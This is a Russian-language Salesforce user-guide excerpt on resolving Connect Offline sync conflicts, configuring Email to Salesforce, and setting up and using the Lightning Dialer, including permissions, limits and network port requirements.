Разрешение конфликтов Connect Offline в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра записей в приложении Connect Offline:	«Чтение» для соответствующего типа записи, такого как организации, контакты или возможности
Для обновления записей в приложении Connect Offline:	«Создание», «Редактирование» или «Удаление» для соответствующего типа записи, такого как организации, контакты или возможности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Синхронизация может возвращать конфликты данных при изменении одних и тех же записей в системе Salesforce и приложении Connect Offline. Устраните конфликт, чтобы у всех была одинаковая обновленная запись.

Пример: Один пользователь изменяет номер телефона контакта в приложении Connect Offline, а другой пользователь изменяет адрес этого контакта в системе Salesforce, прежде чем произошла синхронизация.

При возникновении конфликта приложение Connect Offline отображает инструмент разрешения конфликтов, позволяющий выбирать самые последние и правильные значения. Левая боковая панель окна содержит список записей, отмеченных конфликтами данных, а правая боковая панель диалогового окна отображает поля, содержащие противоречивые данные для записи, выбранной на левой боковой панели.

Чтобы воспользоваться инструментом разрешения конфликтов, выполните указанные ниже действия.

1. Чтобы определить способ отображения записей (списковое или древовидное представление) и выбрать нужную запись, воспользуйтесь раскрывающимся списком на левой панели.
2. Чтобы выбрать отображаемые поля записи (все или только с противоречивыми данными) и установить переключатель напротив правильного значения, воспользуйтесь раскрывающимся списком на правой панели.
3. При необходимости щелкните значок карандаша ( ) и вручную введите нужное значение.

   Прим.: Значок карандаша не отображается для полей, которые доступны в некоторых объектах (например, продукты возможностей) только для чтения.

4. Повторите указанные выше действия для всех записей, перечисленных на левой панели. Запись, для которой выбрано правильное значение, помечается на левой панели зеленым флажком.
5. Выберите нужные значения для всех конфликтующих записей и нажмите кнопку **«Отправить»**.

Ниже перечислены рекомендации по использованию инструмента разрешения конфликтов.

- Чтобы отменить разрешение конфликтов данных, нажмите кнопку **«Отмена»**. При необходимости продолжите использование приложения Connect Offline. Обратите внимание, что инструмент разрешения конфликтов отображается при каждой синхронизации данных.
- Приложение Connect Offline позволяет вводить значения, которые нарушают правила проверки. Подобное нарушение рассматривается инструментом разрешения конфликтов как конфликт данных.

  Одновременно инструмент разрешения конфликтов отображает только одно нарушение. Если запись нарушает несколько правил проверки, то каждое нарушение должно устраняться и синхронизироваться отдельно.
- Значения полей некоторых объектов (например, продукты возможностей) доступны в инструменте разрешения конфликтов только для чтения. При необходимости измените данные значения.

1. Откройте древовидное представление на левой панели.
2. Разверните все ветви и выберите самую удаленную ветвь.
3. Установите переключатель «Локальные значения» для сохранения значений Connect Offline или «Значения Salesforce» для сохранения значений на сервере. Значения полей, доступных только для чтения, меняются соответственно.
4. Нажмите кнопку **«Отправить»**.

   При нажатии кнопки **«Отправить»** без выбора параметра приложение Connect Offline сохраняет значение клиента для любых значений, доступных только для чтения.

Email to Salesforce

Свяжите сообщения эл. почты с интересами, контактами и возможностями или другими отдельными записями в Salesforce. Это позволит легко отслеживать контакты, связанные с продажами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Как работает функция Email to Salesforce?

Если эл. сообщение отправляется из внешних почтовых приложений, используйте функцию Email to Salesforce, чтобы автоматически связать эти сообщения электронной почты с записями Salesforce «Контакты», «Интересы» и «Возможности».

Связывание сообщений электронной почты с записями Salesforce посредством функции Email to Salesforce

Функция Email to Salesforce позволяет отслеживать электронные сообщения, связанные с продажами, в системе Salesforce. Рекомендуем связать сообщения электронной почты, отправляемые с помощью внешних почтовых приложений, с интересами, контактами возможностями и другими конкретными записями Salesforce.

Обработка сообщений эл. почты, которые не назначаются записям функцией Email to Salesforce

Некоторые сообщения эл. почты, отправляемые в систему Salesforce посредством функции Email to Salesforce или приложения Salesforce for Outlook, автоматически назначаются связанным записям на основе параметров, заданных для функции Email to Salesforce. Остальные сообщения добавляются в список «Мои неопределенные элементы», позволяющий назначить элементы связанным записям Salesforce или подтвердить, что они оставлены без назначения.

Рекомендации по использованию функции Email to Salesforce

Прежде чем использовать функцию Email to Salesforce, рассмотрите следующие рекомендации.

Рекомендации по использованию функции Email to Salesforce

При использовании функции Email to Salesforce ознакомьтесь со следующими дополнительными сведениями.

Включить Email to <0>Salesforce<1> для ваших пользователей<2>

Предоставьте пользователям возможность добавлять сообщения эл. почты к записям Salesforce. Функция Email to Salesforce позволяет пользователям назначать сообщения эл. почты интересам, контактам, возможностям и другим конкретным записям в системе Salesforce. В таком случае упрощается отслеживание сведений о продажах.

Настройка функции Email to Salesforce

Чтобы использовать функцию Email to Salesforce, сначала необходимо ее настроить.

Как работает функция Email to Salesforce?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Если эл. сообщение отправляется из внешних почтовых приложений, используйте функцию Email to Salesforce, чтобы автоматически связать эти сообщения электронной почты с записями Salesforce «Контакты», «Интересы» и «Возможности».

Введите адрес функции Email to Salesforce в поле «СК» или любое поле получателя при создании, перенаправлении или ответе на сообщение эл. почты. Система Salesforce получает копию этого сообщения. В зависимости от конфигурации система Salesforce добавляет сообщение эл. почты в связанный список «Журнал действий» записи, эл. адрес которой соответствует эл. адресу получателя, или на страницу «Мои неопределенные элементы». На странице «Мои неопределенные элементы» можно вручную связать сообщения эл. почты с записями. Неназначенные сообщения эл. почты также отображаются в списке открытых задач.

Связывание сообщений эл. почты с интересами, контактами и возможностями

Если параметры функции Email to Salesforce позволяют связывать сообщения эл. почты с совпадающими интересами или контактами, то система Salesforce использует поля «Кому» и «Копия» для поиска адресов эл. почты интересов или контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.

Если параметры функции Email to Salesforce позволяют связывать сообщения эл. почты с совпадающими возможностями, то система Salesforce использует поля «Кому» и «Копия» для поиска адресов эл. почты контактов. При обнаружении контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» всех открытых возможностей при условии, что контакту назначается роль в возможности.

Если системе Salesforce не удается обнаружить совпадающие адреса эл. почты для получателей, отображающихся в полях «Кому» и «Копия» сообщений эл. почты, добавляемых в систему Salesforce, то страница «Мои неопределенные элементы» отображает каждое сообщение эл. почты в отдельной строке.

Связывание сообщений эл. почты с отдельными записями

Чтобы связать электронные сообщения с отдельными записями Salesforce, введите код записи в строке темы или в тексте сообщения эл. почты.

Если функция Email to Salesforce связывает сообщение эл. почты с интересом, контактом или возможностью только на основе кода записи (без использования адреса эл. почты), то система создает неопределенную задачу. Например, сообщения электронной почты сконфигурированы для связывания с совпадающими интересами. Затем сообщение электронной почты отправляется непосредственно на адрес Email to Salesforce с кодом записи интереса в теле или теме сообщения. Сообщение электронной почты связывается с интересом, и создается неопределенная задача.

Начало работы

Когда администратор системы Salesforce активирует функцию Email to Salesforce, пользователи получают сообщение эл. почты, в котором указывается созданный системой адрес функции Email to Salesforce. Этот адрес также отображается в личных параметрах.

Перед использованием функции Email to Salesforce настройте ее в личных параметрах.

СМ. ТАКЖЕ:

- Рекомендации по использованию функции Email to Salesforce
- Настройка функции Email to Salesforce
- Связывание сообщений электронной почты с записями Salesforce посредством функции Email to Salesforce
- Рекомендации по использованию функции Email to Salesforce

Связывание сообщений электронной почты с записями Salesforce посредством функции Email to Salesforce

Функция Email to Salesforce позволяет отслеживать электронные сообщения, связанные с продажами, в системе Salesforce. Рекомендуем связать сообщения электронной почты, отправляемые с помощью внешних почтовых приложений, с интересами, контактами возможностями и другими конкретными записями Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Чтобы связать сообщения электронной почты, отправленные внешними приложениями, с интересами, контактами или возможностями, выполните следующие действия.

1. Создайте сообщение, используя адрес эл. почты, указанный в поле «Мои допустимые адреса эл. почты» на странице настройки функции «Моя функция Email to Salesforce».
2. Введите адрес функции Email to Salesforce в поле «СК».
3. Введите адреса электронной почты получателей в поля «Кому» и «Копия».
4. Отправьте сообщение эл. почты.

Чтобы связать сообщения электронной почты, отправленные внешними приложениями, с отдельными записями Salesforce, выполните следующие действия.

1. Создайте сообщение, используя адрес эл. почты, указанный в поле «Мои допустимые адреса эл. почты» на странице настройки функции «Моя функция Email to Salesforce».
2. Найдите код записи, которая должна быть связана с сообщением электронной почты. Код записи — это чувствительный к регистру буквенно-цифровой код, содержащий 15 символов и отображающийся в конце URL-адреса записи.
3. Введите `ref:` и код записи в тему или текст сообщения эл. почты. Например: `ref: 701D0000000HQZy`.
4. Введите адрес функции Email to Salesforce в поля «Кому», «Копия» или «СК».
5. Отправьте сообщение эл. почты.

СМ. ТАКЖЕ:

- Рекомендации по использованию функции Email to Salesforce
- Рекомендации по использованию функции Email to Salesforce
- Настройка функции Email to Salesforce

Обработка сообщений эл. почты, которые не назначаются записям функцией Email to Salesforce

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования неопределенных сообщений эл. почты:	«Редактирование» для задач и «Чтение» для объектов, назначенных сообщению электронной почты И Email to Salesforce ИЛИ «Добавить сообщение электронной почты» в приложении Salesforce for Outlook и Email to Salesforce
Для создания записей Salesforce:	«Редактирование» для задач И «Показать быстрое создание» и «Создание» для соответствующих объектов
Для просмотра недавних данных в полях связанных записей:	«Автозаполнение полей поиска» в параметрах поиска

Некоторые сообщения эл. почты, отправляемые в систему Salesforce посредством функции Email to Salesforce или приложения Salesforce for Outlook, автоматически назначаются связанным записям на основе параметров, заданных для функции Email to Salesforce. Остальные сообщения добавляются в список «Мои неопределенные элементы», позволяющий назначить элементы связанным записям Salesforce или подтвердить, что они оставлены без назначения.

Доступно в версиях: Salesforce Classic и Lightning Experience (только при отображении запроса устранить конфликтные данные Salesforce for Outlook в области уведомлений панели задач Windows)

Доступно в версиях: **все** версии, кроме **Personal Edition**.

1. Перейдите к неназначенным сообщениям эл. почты из списка «Мои неопределенные элементы».
2. Выберите одно из указанных ниже действий.
   - Назначение связанным записям. Введите связанную запись в одно или оба поля. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Для отмены назначения очистите поле ввода.
   - Оставить без назначения. Строка *«Неопределенное сообщение эл. почты:»* удаляется из темы, а само сообщение назначается текущему пользователю в качестве выполненной задачи. Если раскрывающийся список задачи «Статус» содержит несколько статусов Completed, система Salesforce использует первый из них.
3. Сохраните внесенные изменения.

   Назначенные сообщения эл. почты добавляются к связанным записям. Все измененные элементы удаляются из списка.

Рекомендации по использованию функции Email to Salesforce

Прежде чем использовать функцию Email to Salesforce, рассмотрите следующие рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Общие рекомендации

- Функция Email to Salesforce может использоваться для сбора сообщений эл. почты, отправленных внешними почтовыми приложениями (например, IBM® Lotus Notes® и Microsoft® Outlook®) и веб-службами (например, Gmail® и Yahoo!). Mail®).
- Функция Email to Salesforce пытается сопоставить адрес эл. почты, извлеченный из поля «Кому» или «Копия», с одним из адресов, указанных в стандартном поле «Эл. почта». Функция Email to Salesforce не поддерживает сопоставления по настраиваемым полям эл. почты.
- Система Salesforce пропускает некорректные коды и коды записей, к которым отсутствует доступ для чтения.
- Функция Email to Salesforce требуется для использования функции «Добавить сообщение эл. почты» в приложении Salesforce for Outlook. Отключение одной функции влечет за собой и отключение другой. При использовании Salesforce for Outlook адреса добавляются через «Добавить сообщение» и «Отправить и добавить», а не через поле «СК».
- Если добавить адрес электронной почты получателя в поле «СК», владелец этого адреса получит сообщение, но это сообщение не связано с записями, в которых указывается данный адрес.

Ограничения

- Максимальное количество адресов эл. почты, которое может быть сопоставлено функцией Email to Salesforce, составляет 50. Если общее количество адресов в полях «Кому» и «Копия» превышает данное ограничение, то функция Email to Salesforce обрабатывает только первые 50 уникальных адресов, указанных в сообщении эл. почты.
- Функция Email to Salesforce позволяет создавать не более 50 действий эл. почты для каждого полученного сообщения эл. почты. Данная функция позволяет связывать каждую задачу эл. почты с 50 контактами.
- Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список). Ограничение размера для электронного сообщения, включая вложения, составляет 25 Мб. Все вложения, отправленные по эл. почте, дублируются для каждой совпадающей записи, влияя на ограничение размера данных. Вложения, которые не добавляются, перечисляются в электронном подтверждении, которое отправляется системой Salesforce.
- Размер текста сообщения эл. почты и HTML усекается до 32 КБ.

Рекомендации по использованию функции Email to Salesforce

При использовании функции Email to Salesforce ознакомьтесь со следующими дополнительными сведениями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Общие рекомендации

- Чтобы упростить доступ, добавьте адрес функции Email to Salesforce в адресную книгу почтового клиента.
- При использовании функции Email to Salesforce для сохранения сообщения в качестве действия эл. почты параметр «Отправить сообщение эл. почты по умолчанию» определяет стандартный тип задачи. Чтобы изменить стандартное значение, измените значение поля раскрывающегося списка «Тип задачи».
- Сообщения эл. почты, полученные с исключенных доменов, добавляются в список «Мои неопределенные элементы». Данный список позволяет назначать сообщения эл. почты вручную или оставлять их без назначения.

- Чтобы сохранить сообщение в качестве действия и не отправлять его другому пользователю, направьте сообщение, указав адрес функции Email to Salesforce в поле «Кому». Введите адрес функции электронной почты в Salesforce в поля «Кому», «Копия» или «СК» сообщения эл. почты. Система Salesforce получает копию сообщения эл. почты и использует поля «От», «Кому» и «Копия» перенаправленного сообщения эл. почты для поиска адресов эл. почты интересов и контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.
- Если функция Email to Salesforce сопоставляет адрес эл. почты с несколькими интересами или контактами Salesforce, то сообщение эл. почты может быть связано со всеми совпадающими записями, самой ранней записью или записью с наибольшей активностью.
- Если функция Email to Salesforce сопоставляет сообщение эл. почты с несколькими возможностями Salesforce, то сообщение эл. почты добавляется в связанный список «Журнал действий» всех совпадающих открытых записей.

Коды записей

- Код записи — это чувствительный к регистру буквенно-цифровой код, содержащий 15 символов и отображающийся в конце URL-адреса записи. Например, при просмотре страницы сведений о записи кампании URL-адрес выглядит следующим образом: `https://yourInstance.salesforce.com/701D0000000HQZy`. Код этой записи — 701D0000000HQZy.
- Коды записей, заключенные в скобки (), [] или {}, могут быть введены в отдельную строку или текст сообщения эл. почты. Например: *`(ref: 701D0000000HQZy)`*. Несколько кодов записей разделяются запятой, например: *`ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa`*.

Включить Email to <0>Salesforce<1> для ваших пользователей<2>

Предоставьте пользователям возможность добавлять сообщения эл. почты к записям Salesforce. Функция Email to Salesforce позволяет пользователям назначать сообщения эл. почты интересам, контактам, возможностям и другим конкретным записям в системе Salesforce. В таком случае упрощается отслеживание сведений о продажах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения функции Email to Salesforce:

- Изменение всех данных

1. В меню «Настройка» введите *`Email to Salesforce`* в поле «Быстрый поиск», затем выберите **Email to Salesforce**.
2. Нажмите кнопку **«Правка»**.
3. Выберите **«Активно»**.
4. Если планируется настраивать функцию Email to Salesforce так, чтобы проверять законность отправляющего сервера перед обработкой сообщения, убедитесь, что отправители, которые будут пользоваться этой функцией, поддерживают хотя бы один из следующих протоколов проверки подлинности.
   - SPF
   - SenderId
   - DomainKeys

   Функция Email to Salesforce принимает сообщение эл. почты только в случае успешной проверки отправляющего сервера как минимум одним из указанных протоколов.

   Чтобы настроить функцию Email to Salesforce на проверку законности отправляющего сервера перед обработкой сообщения, установите флажок **«Дополнительные параметры безопасности эл. почты»**.
5. Нажмите кнопку **«Сохранить»**.

6. Чтобы уведомить пользователей об активации функции Email to Salesforce, щелкните **«Отправить электронное уведомление»**. В ином случае нажмите кнопку **«Пропустить»**.

Система Salesforce создает уникальный адрес функции Email to Salesforce для каждого пользователя. Чтобы просмотреть уникальный адрес функции Email to Salesforce и настроить его параметры, воспользуйтесь страницей «Моя функция Email to Salesforce», доступной в личных параметрах. Дополнительную информацию см. в разделе Как действует функция Email to Salesforce? на странице 2523.

СМ. ТАКЖЕ:

Как работает функция Email to Salesforce?

Настройка функции Email to Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Чтобы использовать функцию Email to Salesforce, сначала необходимо ее настроить.

1. В разделе личных параметров введите *«Email to Salesforce»* в поле «Быстрый поиск» и выберите пункт **«Моя функция Email to Salesforce»**.
2. Введите свой адрес эл. почты в поле «Мои допустимые адреса эл. почты». Если отправка эл. почты выполняется с нескольких адресов, разделите адреса запятыми.

   Важное замечание: Адрес функции Email to Salesforce принимает сообщения эл. почты только от перечисленных адресов. В противном случае сообщения эл. почты, отправленные на адрес функции Email to Salesforce, не будут связаны с записями.
3. Выберите требуемые параметры в разделе «связывание сообщений эл. почты».
4. Чтобы исключить несколько доменов эл. почты из автоматического связывания, введите их через запятую в поле «Исключенные домены».
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Рекомендации по использованию функции Email to Salesforce
Связывание сообщений электронной почты с записями Salesforce посредством функции Email to Salesforce
Рекомендации по использованию функции Email to Salesforce

Lightning Dialer

Номеронабиратель Lightning позволяет получать доступ к средствам телефонии, не покидая систему Salesforce. Можно совершать и принимать вызовы, добавлять примечания к вызовам и без труда регистрировать информацию о вызовах в журнале. Для этого достаточно одного щелчка в поле телефонного номера в Lightning Experience, например номеров для контактов, интересов и списковых представлений.

Рекомендации по осуществлению и приему вызовов
Просмотрите рекомендации по осуществлению и приему вызовов, включая основные функции вызовов и советы по началу работы с ними.

Настройка программы набора телефонного номера Lightning
Номеронабиратель обеспечивает доступ к средствам телефонии непосредственно в Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

Рекомендации по осуществлению и приему вызовов

Просмотрите рекомендации по осуществлению и приему вызовов, включая основные функции вызовов и советы по началу работы с ними.


Прим.: Пока поддерживаются только исходящие звонки в США и Канаду.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.




Вызов отображается на служебной панели внизу экрана, чтобы можно было выполнять другие задачи во время вызова. Можно обращаться к соответствующим записям, добавлять примечания к вызовам прямо на панели вызовов или создавать задачи, события и другие записи, связанные с этим вызовом.

Совет: Назначьте номер для номеронабирателя, чтобы выполняемые вызовы не отображались как поступающие с незнакомого номера.

Выберите **Автоматическая запись**, чтобы сведения о вызове автоматически добавлялись во временную шкалу действий. Вы также можете добавить дополнительную информацию вручную после завершения вызова.



По желанию можно принимать вызовы с помощью номеронабирателя. Во входящих вызовах отображается список связанных действий, так что имеется доступ к необходимой информации до выполнения ответа на вызов.



Если пропустить или не ответить на вызов в течение 30 секунд, вызов завершается. Если вы не в Lightning Experience и кто-то звонит, абонент услышит сообщение о том, что вы недоступны. Если в вашей организации включена функция голосовой почты, вы также можете получать и хранить до 20 сообщений такого вида.

Дополнительную информацию о настройке номеронабирателя Lightning см. в разделе «Настройка номеронабирателя Lightning» справки Salesforce.

Назначение номера номеронабирателю

Назначьте номер номеронабирателю на странице личных параметров, чтобы выполняемые и принимаемые вызовы не отображались как поступающие с незнакомого номера.

Назначение номера переадресации для номеронабирателя

Настройте переадресацию вызовов с номеронабирателя на ваш мобильный телефон или основной деловой номер, чтобы не пропускать звонки. Вы можете легко назначать номер переадресации в своих персональных настройках.

Рекомендации по использованию номеронабирателя Lightning

Чтобы повысить качество вызовов, используйте постоянное соединение с сетью надлежащей пропускной способности и проводные наушники. Настройте соответствующую среду на своем компьютере.

СМ. ТАКЖЕ:

Настройка программы набора телефонного номера Lightning

Назначение номера номеронабирателю

Назначьте номер номеронабирателю на странице личных параметров, чтобы выполняемые и принимаемые вызовы не отображались как поступающие с незнакомого номера.

1. В разделе личных параметров перейдите в раздел *«Параметры номеронабирателя»* в поле Быстрый поиск, затем выберите пункт **«Параметры номеронабирателя»**.
2. Нажмите кнопку **«Найти сейчас»**.

   Если не удается назначить себе номер номеронабирателя, возможно, потребуется обратиться к администратору за полномочием **«Просмотр настройки и конфигурации»** в случае использования настраиваемого профиля.
3. Выберите страну и введите код области для отображения списка доступных номеров.

   К телефонным номерам применяется условие доступности, и не все коды регионов могут быть доступны.
4. Выберите номер.

   После назначения своего номера нельзя будет выбрать другой номер или просмотреть доступные номера.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Рекомендации по осуществлению и приему вызовов

Назначение номера переадресации для номеронабирателя

Рекомендации по использованию номеронабирателя Lightning

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления минут, связанных с вызовами с номеронабирателя:

- «Доступ к минутам номеронабирателя»

Для выполнения исходящих вызовов с номеронабирателя:

- Доступ к исходящим вызовам Dialer

Для получения входящих вызовов с номеронабирателя:

- Доступ к входящим вызовам Dialer

Назначение номера переадресации для номеронабирателя

Настройте переадресацию вызовов с номеронабирателя на ваш мобильный телефон или основной деловой номер, чтобы не пропускать звонки. Вы можете легко назначать номер переадресации в своих персональных настройках.

Если функция включена, вы будете принимать звонки одновременно в браузере и по номеру переадресации.

1. В разделе личных параметров перейдите в раздел *«Параметры номеронабирателя»* в поле Быстрый поиск, затем выберите пункт **«Параметры номеронабирателя»**.
2. Установите **Отправлять звонки на мой номер переадресации**.
3. Введите телефонный номер для переадресации.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Рекомендации по осуществлению и приему вызовов
- Назначение номера номеронабирателю
- Рекомендации по использованию номеронабирателя Lightning

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления минут, связанных с вызовами с номеронабирателя:

- «Доступ к минутам номеронабирателя»

Для выполнения исходящих вызовов с номеронабирателя:

- Доступ к исходящим вызовам Dialer

Для получения входящих вызовов с номеронабирателя:

- Доступ к входящим вызовам Dialer

Рекомендации по использованию номеронабирателя Lightning

Чтобы повысить качество вызовов, используйте постоянное соединение с сетью надлежащей пропускной способности и проводные наушники. Настройте соответствующую среду на своем компьютере.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

Использование надежного подключения

Можно работать с беспроводным подключением, но настоятельно рекомендуется использовать проводное подключение.

Лучше всего обеспечить выделенную сеть для вызовов с номеронабирателя. Рекомендуемая скорость — не менее 10 кбит/с на сеанс номеронабирателя, а оптимальная скорость — 500 кбит/с в каждом сеансе номеронабирателя. Ограничение числа работающих приложений (особенно приложений, которые совместно используют экран) и открытых вкладок в обозревателе также увеличивает производительность.

Прим.: Использование сети, которая скрывает местоположение, может привести к тому, что будет выставлен счет, отличный от того, который отображается для вашего местоположения.

Также следует использовать новейшие версии обозревателей Chrome, Firefox или Edge.

Выполнение вызовов с помощью качественных наушников

Лучше всего подходит проводная USB-гарнитура. При использовании беспроводных наушников или наушников типа «капли» мобильного телефона могут быть проблемы с качеством вызова.

СМ. ТАКЖЕ:

- Рекомендации по осуществлению и приему вызовов
- Назначение номера номеронабирателю
- Назначение номера переадресации для номеронабирателя

Настройка программы набора телефонного номера Lightning

Номеронабиратель обеспечивает доступ к средствам телефонии непосредственно в Salesforce.

Использование номеронабирателя

1. Предварительные требования для номеронабирателя
   Прежде чем включить номеронабиратель в организации, составьте план внедрения.
2. Включение номеронабирателя Lightning
   Номеронабиратель включается на странице «Параметры номеронабирателя» в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Номеронабиратель Lightning доступен за отдельную плату в виде дополнительной лицензии.

3. Добавление номеронабирателя в панели сервисных программ

   Используйте менеджер приложений, чтобы сделать номеронабиратель доступным из панели сервисных программ внизу страницы. С помощью панели сервисных программ торговые представители получают доступ к часто используемым инструментам.

4. Назначение пользователям набора полномочий для номеронабирателя

   В меню «Настройка» можно назначить пользователям лицензии на номеронабиратель.

5. Управление использованием номеронабирателя

   Использование номеронабирателя в организации см. в меню «Настройка».

СМ. ТАКЖЕ:

Рекомендации по осуществлению и приему вызовов

Предварительные требования для номеронабирателя

Прежде чем включить номеронабиратель в организации, составьте план внедрения.

Лучше всего обеспечить выделенную сеть для вызовов с номеронабирателя. Рекомендуемая скорость — не менее 10 кбит/с на сеанс номеронабирателя, а оптимальная скорость — 500 кбит/с в каждом сеансе номеронабирателя.

Поддерживаемые обозреватели для номеронабирателя: новейшие версии Chrome, Firefox и Edge. Также для номеронабирателя необходимо открыть порты на ПК и в сетевых брандмауэрах. Убедитесь, что следующие порты не заблокированы:

- TCP: порты 80 и 443
- UDP: все порты в диапазоне 10 000–60 000

Прим.: Номеронабиратель не следует назначать пользователям, уже использующим Open CTI.

